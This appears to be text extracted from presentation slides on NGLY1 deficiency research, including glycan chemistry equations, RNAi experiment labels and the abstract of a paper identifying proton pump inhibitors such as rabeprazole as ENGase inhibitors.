


That's great, but...



Clement Chow, Ph.D.





And, in general...

$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc2} + \alpha$

$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc} + \text{GlcNAc-}\alpha$

$\text{GlcNAc-}\alpha + \text{GlcNAc-}\beta \Rightarrow \text{GlcNAc-}\alpha\text{-GlcNAc-}\beta$

K


$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc2} + \alpha$

$\text{Man6-GlcNAc2-}\alpha \Rightarrow \text{Man6-GlcNAc} + \text{GlcNAc-}\alpha$

$\text{GlcNAc-}\alpha + \text{GlcNAc-}\beta \Rightarrow \text{GlcNAc-}\alpha\text{-GlcNAc-}\beta$

“What happens now?”

computer science



biology & medicine

Toward therapeutics for NGLY1 deficiency









+ RNAi for NGLY1



+ RNAi for NGLY1




+ RNAi for NGLY1 & Gene X




+ RNAi for NGLY1 & Gene X

computer science





biology & medicine

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biology & medicine





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Repurposing of Proton Pump Inhibitors as First Identified Small Molecule Inhibitors of Endo- β -*N*-acetylglucosaminidase (ENGase) for the Treatment of Rare *NGLY1* Genetic Disease

Yiling Bi^a, Matthew Might^b, Hariprasad Vankayalapati^{c, *}, and Balagurunathan Kuberan^{a, d, e, f, *}

^aDepartment of Medicinal Chemistry, University of Utah, Salt Lake City, Utah 84112, United States

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ARTICLE INFO

Article history:

Received

Revised

Accepted

Available online

Keywords:

NGLY1;

endo- β -*N*-acetylglucosaminidase (ENGase)

inhibitors;

drug repurposing;


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
proton pump inhibitors





ABSTRACT

N-glycanase deficiency, or *NGLY1* deficiency, is an extremely rare human genetic disease. *N*-glycanase, encoded by the gene *NGLY1*, is an important enzyme involved in protein deglycosylation of misfolded proteins. Deglycosylation of misfolded proteins precedes the endoplasmic reticulum (ER)-associated degradation (ERAD) process. *NGLY1* patients produce little or no *N*-glycanase (Ngly1), and the symptoms include global developmental delay, frequent seizures, complex hyperkinetic movement disorder, difficulty in swallowing/aspiration, liver dysfunction, and a lack of tears. Unfortunately, there has not been any therapeutic option available for this rare disease so far. Recently, a proposed molecular mechanism for *NGLY1* deficiency suggested that endo- β -*N*-acetylglucosaminidase (ENGase) inhibitors may be promising therapeutics for *NGLY1* patients. Herein, we performed structure-based virtual screening of FDA-approved drug database on this ENGase target to enable repurposing of existing drugs. Several Proton Pump Inhibitors (PPIs), a series of substituted 1*H*-Benzo [*d*]imidazole, and 1*H*-imidazo [4,5-*b*]pyridines, among other scaffolds, have been identified as potent ENGase inhibitors. An electrophoretic mobility shift assay was employed to assess the inhibition of ENGase activity by these PPIs. Our efforts led to the discovery of Rabeprazole Sodium as the most promising hit with an IC₅₀ of 4.47±0.44 μ M. This is the first report that describes the discovery of small molecule ENGase inhibitors, which can potentially be used for the treatment of human *NGLY1* deficiency.

Retrophin









Will it work *again*?



HARVARD
MEDICAL SCHOOL

2014

